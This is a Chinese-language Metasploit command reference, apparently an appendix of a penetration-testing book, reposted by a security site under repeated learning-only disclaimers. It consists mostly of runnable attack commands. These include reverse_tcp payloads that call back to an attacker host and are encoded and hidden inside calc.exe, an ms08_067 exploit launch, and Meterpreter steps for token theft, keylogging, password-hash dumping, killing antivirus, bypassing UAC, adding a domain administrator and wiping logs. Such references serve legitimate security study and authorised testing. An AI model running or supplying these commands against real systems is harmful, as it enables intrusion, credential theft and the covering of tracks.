免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

use priv
加载特权提升扩展模块，来扩展 Meterpreter 库。

ps
显示所有运行进程以及关联的用户账户。

migrate PID
迁移到一个指定的进程 ID（PID 号可通过 ps 命令从目标主机上获得）。

use incognito
加载 incognito 功能（用来盗窃目标主机的令牌或是假冒用户）。

list_tokens -u
列出目标主机用户的可用令牌。

list_tokens -g
列出目标主机用户组的可用令牌。

impersonate_token DOMAIN_NAME\\USERNAME
假冒目标主机上的可用令牌。

steal_token PID
盗窃给定进程的可用令牌并进行令牌假冒。

drop_token
停止假冒当前令牌。

getsystem
通过各种攻击向量来提升到系统用户权限。

shell
以所有可用令牌来运行一个交互的 Shell。

execute -f cmd.exe -i
执行 cmd.exe 命令并进行交互。

execute -f cmd.exe -i -t
以所有可用令牌来执行 cmd 命令。

execute -f cmd.exe -i -H -t
以所有可用令牌来执行 cmd 命令并隐藏该进程。

rev2self
回到控制目标主机的初始用户账户下。

reg command
在目标主机注册表中进行交互，创建，删除，查询等操作。

setdesktop number
切换到另一个用户界面（该功能基于哪些用户已登录）。

screenshot
对目标主机的屏幕进行截图。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

upload file
向目标主机上传文件。

download file
从目标主机下载文件。

keyscan_start
针对远程目标主机开启键盘记录功能。

keyscan_dump
存储目标主机上捕获的键盘记录。

keyscan_stop
停止针对目标主机的键盘记录。

getprivs
尽可能多的获取目标主机上的特权。

uictl enable keyboard/mouse
接管目标主机的键盘和鼠标。

background
将你当前的 Meterpreter shell 转为后台执行。

hashdump
导出目标主机中的口令哈希值。

use sniffer
加载嗅探模块。

sniffer_interfaces
列出目标主机所有开放的网络接口。

sniffer_dump interfaceID pcapname
在目标主机上启动嗅探。

sniffer_start interfaceID packet-buffer
在目标主机上针对特定范围的数据包缓冲区启动嗅探。

sniffer_stats interfaceID
获取正在实施嗅探网络接口的统计数据。

sniffer_stop interfaceID
停止嗅探。

add_user username password -h ip
在远程目标主机上添加一个用户。

add_group_user "Domain Admins" username -h ip
将用户添加到目标主机的域管理员组中。

clearev
清除目标主机上的日志记录。

timestomp
修改文件属性，例如修改文件的创建时间（反取证调查）。

reboot
重启目标主机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

B.3 MSFpayload 命令

msfpayload -h

MSFpayload 的帮助信息。

msfpayload windows/meterpreter/bind_tcp O

列出所有可用的攻击载荷。

msfpayload windows/meterpreter/bind_tcp O.

列出所有 windows/meterpreter/bind_tcp 下攻击载荷的配置项（任何攻击载荷都是可以配置的）。

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 X > payload.exe

创建一个 Meterpreter 的 reverse_tcp 攻击载荷，回连到 192.168.1.5 的 443 端口，将其保存为名为 payload.exe 的 Windows 可执行程序。

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R > payload.raw

与上面生成同样的攻击载荷，但导出成原始格式的文件，该文件将在后面的 MSFencode 中使用。

msfpayload windows/meterpreter/bind_tcp LPORT=443 C > payload.c

与上面生成同样的攻击载荷，但导出成 C 格式的 shellcode。

msfpayload windows/meterpreter/bind_tcp LPORT=443 J > payload.java

导出成以%u 编码方式的 JavaScript 语言字符串。

B.4 MSFencode 命令

msfencode -h

列出 MSFencode 的帮助信息。

msfencode -l

列出所有可用的编码器。

msfencode -t (c, elf, exe, java, js_le, js_be, perl, raw, ruby, vba, vbs, loop-vbs, asp, war, macho)

显示编码缓冲区的格式。

msfencode -i payload.raw -o encoded_payload.exe -e x86/shikata_ga_nai -c 5 -t exe

使用 shikata_ga_nai 编码器对 payload.raw 文件进行 5 次编码，然后导出一个名为 encoded_payload.exe 的文件。

msfpayload windows/meterpreter/bind_tcp LPORT=443 R | msfencode -e x86/_countdown -c 5 -t raw | msfencode -e x86/shikata_ga_nai -c 5 -t exe -o multi-encoded_payload.exe

创建一个经过多种编码格式嵌套编码的攻击载荷。

msfencode -i payload.raw BufferRegister=ESI -e x86/alpha_mixed -t c

创建一个纯字母数字的 shellcode，由 ESI 寄存器指向 shellcode，以 C 语言格式输出。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

B.5　MSFcli 命令

msfcli | grep exploit

仅列出渗透攻击模块。

msfcli | grep exploit/windows

仅列出与 Windows 相关的渗透攻击模块。

msfcli exploit/windows/smb/ms08_067_netapi PAYLOAD=windows/meterpreter/bind_tcp LPORT=443 RHOST=172.16.32.142 E

对 172.16.32.142 发起 ms08_067_netapi 渗透攻击，配置了 bind_tcp 攻击载荷，并绑定在 443 端口进行监听

B.6　Metasploit 高级忍术

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R | msfencode -x calc.exe -k -o payload.exe -e x86/shikata_ga_nai -c 7 -t exe

创建一个反弹式的 Meterpreter 攻击载荷，回连到 192.168.1.5 主机的 443 端口，使用 calc.exe 作为载荷后门程序，让载荷执行流一直运行在被攻击的应用程序中，最后生成以.shikata_ga_nai 编码器编码后的攻击载荷可执行程序 payload.exe。

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R | msfencode -x calc.exe -o payload.exe -e x86/shikata_ga_nai -c 7 -t exe

创建一个反弹式的 Meterpreter 攻击载荷，回连到 192.168.1.5 主机的 443 端口，使用 calc.exe 作为载荷后门程序，不让载荷执行流一直运行在被攻击的应用程序中，同时在攻击载荷执行后也不会在目标主机上弹出任何信息。这种配置非常有用，当你通过浏览器漏洞控制了远程主机，并不想让计算器程序打开呈现在目标用户面前。同样，最后生成用.shikata_ga_nai 编码的攻击载荷程序 payload.exe。

msfpayload windows/meterpreter/bind_tcp LPORT=443 R | msfencode -o payload.exe -e x86/shikata_ga_nai -c 7 -t exe && msfcli multi/handler PAYLOAD=windows/meterpreter/bind_tcp LPORT=443 E

创建一个 raw 格式的 bind_tcp 模式 Meterpreter 攻击载荷，用 shikata_ga_nai 编码 7 次，输出以 payload.exe 命名的 Windows 可执行程序文件，同时启用多路监听方式进行执行

B.7　MSFvenom

利用 MSFvenom，一个集成套件，来创建和编码你的攻击载荷。

```
msfvenom --payload
windows/meterpreter/reverse_tcp --format exe --encoder x86/shikata_ga_nai
    LHOST=172.16.1.32 LPORT=443 > msf.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
root@bt://opt/framework3/msf3#
```

这一行命令就可以创建一个攻击载荷并自动产生出可执行文件格式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

B.8 Meterpreter 后渗透攻击阶段命令

在 Windows 主机上使用 Meterpreter 进行提权操作。

```
meterpreter > use priv
meterpreter > getsystem
```

从一个给定的进程 ID 中窃取一个域管理员组令牌，添加一个域账户，并把域账户添加到域管理员组中。

```
meterpreter > ps

meterpreter > steal_token 1784
meterpreter > shell

C:\Windows\system32>net user metasploit p@55w0rd /ADD /DOMAIN
C:\Windows\system32>net group "Domain Admins" metasploit /ADD /DOMAIN
```

从 SAM 数据库中导出密码的哈希值。

```
meterpreter > use priv
meterpreter > getsystem
meterpreter > hashdump
```

提示：在 Windows 2008 中，如果 getsystem 命令和 hashdump 命令抛出异常情况时，你需要迁移到一个以 SYSTEM 系统权限运行的进程中。

自动迁移到一个独立进程。

```
meterpreter > run migrate
```

通过 Meterpreter 的 killav 脚本来杀死目标主机运行的杀毒软件进程。

```
meterpreter > run killav
```

针对一个特定的进程捕获目标主机上的键盘记录：

```
meterpreter > ps
meterpreter > migrate 1436
meterpreter > keyscan_start
meterpreter > keyscan_dump
meterpreter > keyscan_stop
```

使用匿名方式来假冒管理员：

```
meterpreter > use incognito
meterpreter > list_tokens -u
meterpreter > use priv
meterpreter > getsystem
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
meterpreter > list_tokens -u
meterpreter > impersonate_token IHAZSECURITY\\Administrator
```

查看目标主机都采取了那些防护措施，列出帮助菜单，关闭防火墙以及其它我们发现的防护措施。

```
meterpreter > run getcountermeasure
meterpreter > run getcountermeasure -h
meterpreter > run getcountermeasure -d -k
```

识别被控制的主机是否是一台虚拟机。

```
meterpreter > run checkvm
```

在一个 Meterpreter 会话界面中使用 cmd shell。

```
meterpreter > shell
```

获取目标主机的图形界面（VNC）。

```
meterpreter > run vnc
```

使正在运行的 Meterpreter 界面在后台运行。

```
meterpreter > background
```

绕过 Windows 的用户账户控制（UAC）机制。

```
meterpreter > run post/windows/escalate/bypassuac
```

导出苹果 OS-X 系统的口令哈希值。

```
meterpreter > run post/osx/gather/hashdump
```

导出 Linux 系统的口令哈希值。

```
meterpreter > run post/linux/gather/hashdump
```


溜客安全网 WwW.176Ku.CoM